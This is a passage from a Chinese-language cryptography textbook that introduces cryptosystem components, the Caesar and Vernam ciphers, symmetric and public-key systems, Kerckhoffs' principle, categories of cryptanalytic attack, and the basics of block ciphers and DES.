



**图 4-1　密码学基本内容及其联系**

近年来,由于其他相关学科的进步和发展,也出现了一些新兴、交叉性的密码技术。例如:随着量子计算研究热潮的兴起,世界各国对量子密码的研究也广泛地开展起来。量子密码具有可证明的安全性,同时还能对窃听行为方便地进行检测。这些特性使量子密码具有一些其他密码所没有的优势,因而量子密码引起国际密码学界的高度重视,我国研究专家已在此领域多次取得世界性突破成果。本书最后一章将对量子密码进行简单介绍。

### 4.1.2　密码体制的基本组成及分类

密码学的基本思想就是对信息进行伪装。伪装前的信息称为明文,通常用 $p$(plaintext)或者 $m$(message)表示;伪装后的消息称为密文,通常用 $c$(ciphertext)表示。图 4-2 是基于密码技术的保密通信基本模型。这种对信息的伪装可以表示成一种可逆的数学变换,从明文到密文的变换称为加密(encryption),从密文到明文的变换称为解密(decryption)。加密和解密都是在密钥(key)的控制下进行的。





**图 4-2　保密通信的一般模型**

一个密码体制(cryptosystem)由五个部分组成:

(1) 明文空间 $M$,它是全体明文 $m$ 的集合;

(2) 密文空间 $C$,它是全体密文 $c$ 的集合;

(3) 密钥空间 $K$,它是全体密钥 $k$ 的集合。其中每一个密钥 $k$ 均由加密密钥 $k_e$ 和解密密钥 $k_d$ 组成,即 $k=(k_e,k_d)$;

(4) 加密算法 $E$,是在密钥控制下将明文消息从 $M$ 对应到 $C$ 的一种变换,即 $c=E$

$(k_e, m)$；

(5) 解密算法 $D$，是在密钥控制下将密文消息从 $C$ 对应到 $M$ 的一种变换，即 $m=D(k_d, c)$。

下面通过两个著名古典密码实例来进一步说明密码体制的组成部分。

**【例 4-1】** 凯撒密码应用示例。

古罗马的凯撒大帝发明了一种用于战时秘密通信的方法，后来称之为凯撒密码。他将英文字母按字母表的顺序构成一个字母序列链，然后将最后一个字母与第一个字母相连成环。加密的方法是将明文中的每个字母用其后的第三个字母代替。解密时，只需把密文中每个字母用其前第三个字母代替即得明文。使用凯撒密码对明文字符串逐位加密结果如下：

明文 $m$=It is a secret

密文 $c$=LWLVDVHFUHW

将明文字母表中的每个字母用密文字母表中的相应字母来代替，这类密码称为代替密码。凯撒密码就是一种代替密码，其明密文字母对照表如表 4-1 所示，用数学语言可以表示为：

$$M = C = \{x \mid x \in [0,25] \text{ 且 } x \in \mathbb{Z}\}; \quad k_e = k_d = 3;$$

$$E(k_e, m) = (m+3) \bmod 26; \quad D(k_d, c) = (c-3) \bmod 26。$$

**表 4-1　凯撒密码明密文对照表**[①]

| | | | | | | | | | | | | | | | | | | | | | | | | | | |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| $m$ | **a** | **b** | **c** | **d** | **e** | **f** | **g** | **h** | **i** | **j** | **k** | **l** | **m** | **n** | **o** | **p** | **q** | **r** | **s** | **t** | **u** | **v** | **w** | **x** | **y** | **z** |
| | 0 | 1 | 2 | 3 | 4 | 5 | 6 | 7 | 8 | 9 | 10 | 11 | 12 | 13 | 14 | 15 | 16 | 17 | 18 | 19 | 20 | 21 | 22 | 23 | 24 | 25 |
| **+3 mod 26** | | | | | | | | | | | | | | | | | | | | | | | | | | |
| $c$ | 3 | 4 | 5 | 6 | 7 | 8 | 9 | 10 | 11 | 12 | 13 | 14 | 15 | 16 | 17 | 18 | 19 | 20 | 21 | 22 | 23 | 24 | 25 | 0 | 1 | 2 |
| | **D** | **E** | **F** | **G** | **H** | **I** | **J** | **K** | **L** | **M** | **N** | **O** | **P** | **Q** | **R** | **S** | **T** | **U** | **V** | **W** | **X** | **Y** | **Z** | **A** | **B** | **C** |

**【例 4-2】** Vernam 密码应用示例。

美国电话电报公司的 Gillbert Vernam 在 1917 年为电报通信设计了一种非常方便的密码，后来被称为 Vernam 密码。在对明文加密前，首先将明文编码为(0,1)序列，加密时用明文与密钥进行模 2 相加，解密时将密文再与密钥模 2 相加即可。如密钥为 10010 00101 时对明文比特串加密结果如下

明文：$m$=1 0 0 0 1　1 1 0 0 0

密文：$c$=0 0 0 1 1　1 1 1 0 1

这种密码体制第一次使加解密可以直接由机器来实现，因而在近代密码学发展史上占有重要地位。Vernam 密码可以用数学语言表述如下(其中⊕表示模 2 加)：

$$M=\{m=(m_0, m_1, \cdots, m_i, \cdots) \mid m_i=0 \text{ 或 } 1\};$$

$$C=\{c=(c_0, c_1, \cdots, c_i, \cdots) \mid c_i=0 \text{ 或 } 1\};$$

---

① 为加以区分，这里明文用小写字母表示，密文用大写字母表示。

$$K=\{k=k_e=k_d=(k_0,k_1,\cdots,k_i,\cdots)\mid k_i=0 \text{ 或 } 1\};$$
$$E(k,m)=(m_0\oplus k_0,m_1\oplus k_1,\cdots,m_i\oplus k_i,\cdots);$$
$$D(k,c)=(c_0\oplus k_0,c_1\oplus k_1,\cdots,c_i\oplus k_i,\cdots)。$$

在应用 Vernam 密码时，如果每次使用不同的随机密钥对明文进行加密，则被称为**一次一密密码**。

密码体制是实现加密和解密功能的密码方案，密钥空间中不同密钥的个数称为密码体制的密钥量，它是衡量密码体制安全性的一个重要指标。同时，根据加、解密密钥的使用策略不同，又可将密码体制分为对称密码体制和非对称密码体制。

**1. 对称密码体制**

如果一个密码体制中的加密密钥 $k_e$ 和解密密钥 $k_d$ 相同，或者由其中一个密钥很容易推算出另一个密钥，则称该密码体制为对称密码体制(Symmetric Cryptosystem)或单钥密码体制(One-key Cryptosystem)。因为在使用过程中，密钥必须严格保密，所以也被称为秘密密钥密码体制(Secret Key Cryptosystem)。典型的对称密码体制有 DES、AES 等。

对称密码体制因为其具有安全、高效、经济等特点，发展非常迅速，并被广泛应用。依据处理数据的方式，对称密码体制通常又分为分组密码(Block Cipher)和序列密码(Stream Cipher)。

分组密码是将定长的明文块(如 64 位一组)转换成等长的密文，这一过程在密钥的控制下完成。解密时使用逆向变换和同一密钥来完成。序列密码是指加、解密时对明文中比特逐个进行处理，也被称为流密码。

对称密码体制主要用来对信息进行保密，实现信息的机密性。它的优点是加密和解密处理效率高，密钥长度相对较短，一般情况下加密后密文和明文长度相同。但是，对称密码体制也存在一些固有的缺陷，如需要安全通道分发密钥、保密通信的用户数量多时密钥量大难于管理、难以解决不可否认性等问题。

**2. 非对称密码体制**

1976 年，Diffie 和 Hellmen 发表了具有里程碑意义的《密码学的新方向》(*New Direction in Cryptography*)，提出了非对称密码的思想，即加密过程和解密过程使用两个不同的密钥来完成。进一步说，如果在计算上由加密密钥 $k_e$ 不能推出解密密钥 $k_d$，那么将 $k_e$ 公开不会损害 $k_d$ 的安全，于是可以将 $k_e$ 公开，因此这种密码体制也被称为公钥密码(Public Key Cryptosystem)，亦称双钥密码体制(Two Key Cryptosystem)。典型的非对称密码体制(Asymmetric Cryptosystem)有 RSA、ElGamal 等。

非对称密码体制的提出解决了对称密码体制的固有缺陷，它不仅可以保障信息的机密性，还可以对信息进行数字签名，具有认证性和抗否认性的功能。不过，非对称密码体制与对称密码体制相比，其设计所依赖的数学计算较复杂，因而加密、解密效率较低。在达到同样安全强度时，非对称密码通常所需的密钥位数较多，并且加密产生的密文长度通常会大于明文长度。因此，在保密通信过程中通常是用对称密码来进行大量数据的加密，而用非对称密码来传输少量数据，如对称密码所使用的密钥信息。

### 4.1.3 密码体制的设计原则

密码学的基本目的就是保障不安全信道上的通信安全。密码学领域存在一个很重要

的事实："如果许多聪明人都不能解决的问题，那么它可能不会很快得到解决。"这暗示很多加密算法的安全性并没有在理论上得到严格的证明，只是这种算法思想出来以后，经过许多人许多年的攻击并没有发现其弱点，没有找到攻击它的有效方法，从而认为它是安全的。一般地，衡量密码体制安全性的方法有三种：

第一种方法是计算安全性（computational security），又称实际保密性（practical secrecy）。如果一种密码系统最有效的攻击算法至少是指数时间的，则称这个密码体制是计算安全的。在实际中，人们说一个密码系统是计算上安全的，意思是利用已有的最好方法破译该系统所需要的努力超过了攻击者的破译能力（如时间、空间和资金等资源）。

第二种方法是可证明安全性（provable security）。如果密码体制的安全性可以归结为某个数学困难问题，则称其是可证明安全的。例如，RSA 密码可以归结为大整数因数分解问题，ElGamal 密码可以归结为有限域上离散对数求解问题。香农曾指出，设计一个安全的密码本质上是要寻找一个难解的问题。

第三种方法是无条件安全性（unconditional security）或者完善保密性（perfect secrecy）。假设存在一个具有无限计算能力的攻击者，如果密码体制无法被这样的攻击者攻破，则称其为无条件安全。香农证明了一次一密密码具有无条件安全性，即从密文中得不到关于明文或者密钥的任何信息。

一个实用的密码体制的设计应该遵守以下原则：

（1）密码算法安全强度高。就是说攻击者根据截获的密文或某些已知明文密文对，要确定密钥或者任意明文在计算上不可行。

（2）密码体制的安全性不应依赖加密算法的保密性，而应取决于可随时改变的密钥。即使密码分析者知道所用的加密体制，也无助于用来推导出明文或密钥。

（3）密钥空间应足够大。使试图通过穷举密钥空间进行搜索的方式在计算上不可行。

（4）既易于实现又便于使用。主要是指加密函数和解密函数都可以高效地计算。

其中第（2）条是著名的柯克霍夫（Kerckhoffs）原则，是由荷兰密码学家奥古斯特·柯克霍夫于 1883 年在其名著《军事密码学》中提出的。如果密码体制的安全强度依赖攻击者不知道的密码算法，那么这个密码体制最终必定失败。柯克霍夫原则指出密码算法应该是公开的。密码算法的公开不仅有利于增加密码算法的安全性，还有利于密码技术的推广应用，有利于增加用户使用的信心，也有利于密码技术的发展。

### 4.1.4　密码体制的常见攻击形式

密码分析学是伴随着密码编码学的产生而产生的，它是研究如何分析或破解各种密码体制的一门科学。密码分析也被称为密码攻击，是指非授权者在不知道解密密钥的条件下对密文进行分析，试图得到明文或密钥的过程。

密码分析可以发现密码体制的弱点，密码分析者攻击密码体制的方法主要有以下三种：

（1）穷举攻击：密码分析者通过试遍所有的密钥来进行破译。穷举攻击又称为蛮力攻击，是指攻击者依次尝试所有可能的密钥对所截获的密文进行解密，直至得到正确的明

文。1997年6月18日,美国科罗拉多州 Rocket Verser 工作小组宣布,通过网络利用数万台计算机历时4个多月以穷举攻击方式攻破了DES。

(2) 统计分析攻击:密码分析者通过分析密文和明文的统计规律来破译密码。统计分析攻击在历史上为破译密码做出过极大的贡献。许多古典密码都可以通过分析密文字母和字母组的频率及其统计参数而破译。例如,在英语里,字母e是英文文本中最常用的字母,字母组合th是英文文本中最常用的字母组合。在简单的替换密码中,每个字母只是简单地被替换成另一个字母,那么在密文中出现频率最高的字母就最有可能是e,出现频率最高的字母组合就最有可能是th。抵抗统计分析攻击的方式是在密文中消除明文的统计特性。

(3) 数学分析攻击:密码分析者针对加密算法的数学特征和密码学特征,通过数学求解的方法来设法找到相应的解密变换。为对抗这种攻击,应该选用具有坚实的数学基础和足够复杂的加密算法。

密码攻击和解密的相似之处在于都是设法将密文还原成明文的过程,但攻击者和消息接收者所具备的条件是不同的。密码分析者的任务是恢复尽可能多的明文,或者最好能推算出解密密钥,这样就很容易解出被加密的信息。根据密码分析者可获取的信息量不同,常见的密码分析攻击包括以下4种类型:

(1) 唯密文攻击(ciphertext only attack)。密码分析者除了拥有截获的密文外(密码算法是公开的,以下同),没有其他可以利用的信息。这种攻击的方法至少可采用穷举搜索法,只要有足够多的计算资源和存储资源,理论上穷举搜索是可以成功的,但实际上,任何一种能保障安全要求的算法复杂度都是实际攻击者无法承受的。

(2) 已知明文攻击(known plaintext attack)。密码分析者不仅掌握了相当数量的密文,还有一些已知的明-密文对可供利用。密码分析者的任务就是用密文信息推出解密密钥或导出一个替代算法,此算法可以对所获得的密文恢复出相应的明文。在现实中,密码分析者可能通过各种手段得到更多的信息,而且明文消息往往采用某种特定的格式,如电子现金传送消息总有一个标准的报头或标题等等。

(3) 选择明文攻击(chosen plaintext attack)。密码分析者不仅能够获得一定数量的明-密文对,还可以选择任何明文并在使用同一未知密钥的情况下能得到相应的密文。如果攻击者在加密系统中能选择特定的明文消息,则通过该明文消息对应的密文就有可能确定密钥的结构或获取更多关于密钥的信息。这种情况往往是密码分析者通过某种手段暂时控制加密机。根据非对称密码体制的特点,非对称密码算法必须经受住这种攻击。

(4) 选择密文攻击(chosen ciphertext attack)。密码分析者能选择不同的密文,并还可得到对应的明文。如果攻击者能从密文中选择特定的密文消息,则通过该密文消息对应的明文有可能推导出密钥的结构或产生更多关于密钥的信息。这种情况往往是密码分析者通过某种手段暂时控制解密机。

上述攻击类型中,唯密文攻击的强度最弱,其他情况下的攻击强度依次增加。当然密码体制的攻击不限于以上类型,还包括一些非技术手段,如通过威胁、勒索、贿赂等方式获取密钥或相关信息,在某些情况下这些手段是非常有效的攻击,但不是本章所关注的内容。

# 4.2　对称密码体制

对称密码体制是加密密钥和解密密钥相同的密码系统，是建立在通信双方共享密钥的基础上。自 1977 年美国颁布 DES(Data Encryption Standard)密码算法作为美国数据加密标准以来，对称密码体制迅速发展，得到了世界各国的关注和普遍应用。对称密码体制从工作方式上可以分为分组密码和序列密码两大类。本节将对这两类密码体制进行介绍。

## 4.2.1　分组密码

分组密码(Block Cipher)是将明文消息编码后的序列划分成固定大小的组，每组明文分别在密钥的控制下变成等长的密文序列。这里我们主要考虑明文编码为二进制的情况。

设 $n$ 是一个分组密码的分组长度，$k=(k_0,k_1,\cdots,k_{t-1})$是密钥。分组密码示意图如图 4-3 所示。$x=(x_0,x_1,\cdots,x_{n-1})$为明文，其中 $x_i\in\{0,1\}$，$0\leqslant i\leqslant n-1$，$y=(y_0,y_1,\cdots,y_{m-1})$为相应的密文，其中 $y_j\in\{0,1\}$，$0\leqslant j\leqslant m-1$，则 $y=E(k,x)$，$x=D(k,y)$，其中 $E$、$D$ 分别表示加密变换和解密变换。





**图 4-3　分组密码示意图**

如果 $n<m$，则分组密码对明文加密后有数据扩展。如果 $n>m$，则分组密码对明文加密后有数据压缩。如果 $n=m$，则分组密码对明文加密后既无数据扩展也无数据压缩。我们通常考虑的分组密码都是这种既无数据扩展也无数据压缩的分组密码。

由于分组密码加解密速度较快，安全性好，以及得到许多密码芯片的支持，现代分组密码发展非常快，在许多研究领域和商用系统中得到了广泛的应用。

**1. 分组密码的基本原理**

扩散(diffusion)和混淆(confusion)是 Shannon 提出的设计密码体制的两种基本方法，其目的是为了抵抗攻击者对密码体制的统计分析。在分组密码的设计中，充分利用扩散和混淆，可以有效地抵抗攻击者从密文的统计特性推测明文或密钥，扩散和混淆是现代分组密码的设计基础。

所谓**扩散**就是让明文中的每一位以及密钥中的每一位能够影响密文中的许多位，或者说让密文中的每一位受明文和密钥中的许多位的影响。这样可以隐蔽明文的统计特性，从而增加密码的安全性。当然，理想的情况是让明文中的每一位影响密文中的所有位，或者说让密文中的每一位受明文、密钥中所有位的影响。

所谓**混淆**就是将密文与明文、密钥之间的统计关系变得尽可能复杂，使对手即使获取了关于密文的一些统计特性，也无法推测密钥。使用复杂的非线性代替变换可以达到比较好的混淆效果。

可以用“揉面团”来形象地比喻扩散和混淆。当然，这里“揉面团”的过程应该是可逆的。在设计分组密码时通常利用乘积和迭代的方法来实现扩散和混淆。

**$S_1$ 和 $S_2$ 的乘积密码体制**定义为 $S_1 \times S_2 = (M_1 \times M_2, C_1 \times C_2, K_1 \times K_2, E_1 \times E_2, D_1 \times D_2)$，其中 $S_1 = (M_1, C_1, K_1, E_1, D_1)$ 和 $S_2 = (M_2, C_2, K_2, E_2, D_2)$ 是两个密码体制。在实际应用中，明文空间和密文空间往往都相同，即 $M_1 = M_2 = C_1 = C_2$，则乘积密码体制 $S_1 \times S_2$ 可简化表示为 $S_1 \times S_2 = (M, M, K_1 \times K_2, E_1 \times E_2, D_1 \times D_2)$。对任意明文 $x \in M$ 和密钥 $k = (k_1, k_2) \in K_1 \times K_2$，则加密变换为：$E_1 \times E_2(k_1, k_2, x) = E_2(k_2, E_1(k_1, x))$。对任意的密文 $y \in M$ 和密钥 $k$，则解密变换为 $D_1 \times D_2(k_1, k_2, y) = D_1(k_1, D_2(k_2, y))$。

实际上，乘积密码就是扩散和混淆两种基本密码操作的组合变换，这样能够产生比各自单独使用时更强大的密码系统。选择某些较简单的受密钥控制的密码变换，通过乘积和迭代可以取得比较好的扩散和混淆效果。例如：代换-置换网络（Substitution Permutation Network）简称 SP 网络（如图 4-4 所示），是由代换（也称 S 盒）和置换（也称 P 盒）交替进行多次而形成的变化网络。代换起到混淆的作用，置换起到扩散的作用。置换不等同于扩散，多轮迭代并同代换结合，置换能产生扩散作用。代换常被划分成若干子盒，它是许多密码算法唯一的非线性部件，决定了整个密码算法的安全强度。当前，绝大多数分组密码算法都使用了这种结构。





**图 4-4 代换-置换网络示意图**

在分组密码发展的二十多年间，密码分析和密码设计始终是相互竞争和相互推动的，对分组密码安全性的讨论也越来越多。一些在当时被认为是安全的算法，随着时间的推移和密码攻击方法、计算能力的提高，已被攻破。例如已广泛使用了二十多年的数据加密标准 DES，在 1997 年 6 月 18 日，被美国科罗拉多州的一个以 Rocke Verser 为首的工作组破译，该破译小组成员利用美国和加拿大联网于 Internet 上的数万台个人微机的空闲 CPU 时间，采用穷举搜索技术进行破译。本次破译成功宣布了 DES 的不安全性，同时促使美国国家标准技术所（NIST）推出新的高级加密标准（AES）。

目前对分组密码安全性的讨论包括差分分析、线性分析、穷举搜索等几个方面。从理

论上讲，差分密码分析和线性密码分析是目前攻击分组密码的最有效方法；而从实际上说，穷举搜索等强力攻击是攻击分组密码的最可靠方法。截止到现在，已有大量文献对分组密码的设计和测试进行研究，并归纳出许多有价值的设计和安全性准则。对此我们不准备详述，有兴趣的读者可参阅有关的文献。在设计分组密码时，应该充分考虑这些攻击方法。换句话说，所设计的分组密码在实现扩散和混淆的同时，还应该能抵抗所有已知的可能攻击。

**2. 数据加密标准 DES**

1977 年 1 月，美国政府宣布：将 IBM 公司设计的方案作为非机密数据的正式数据加密标准(Data Encryption Standard，DES)。DES 是第一个广泛用于商用数据保密的密码算法，其分组长度为 64 位，密钥长度也为 64 位(其中有 8 位奇偶校验位，故实际密钥长度为 56 位)。尽管 DES 目前因密钥空间的限制，已经被高级加密标准 AES 取代，但其设计思想仍有重要的参考价值。

DES 加密算法的结构流程如图 4-5 所示。DES 首先利用初始置换对明文进行换位处理，然后进行 16 轮迭代运算，每轮都由加密的两个基本技术——混淆和扩散组合而成，最后通过初始置换的逆置换获得密文。

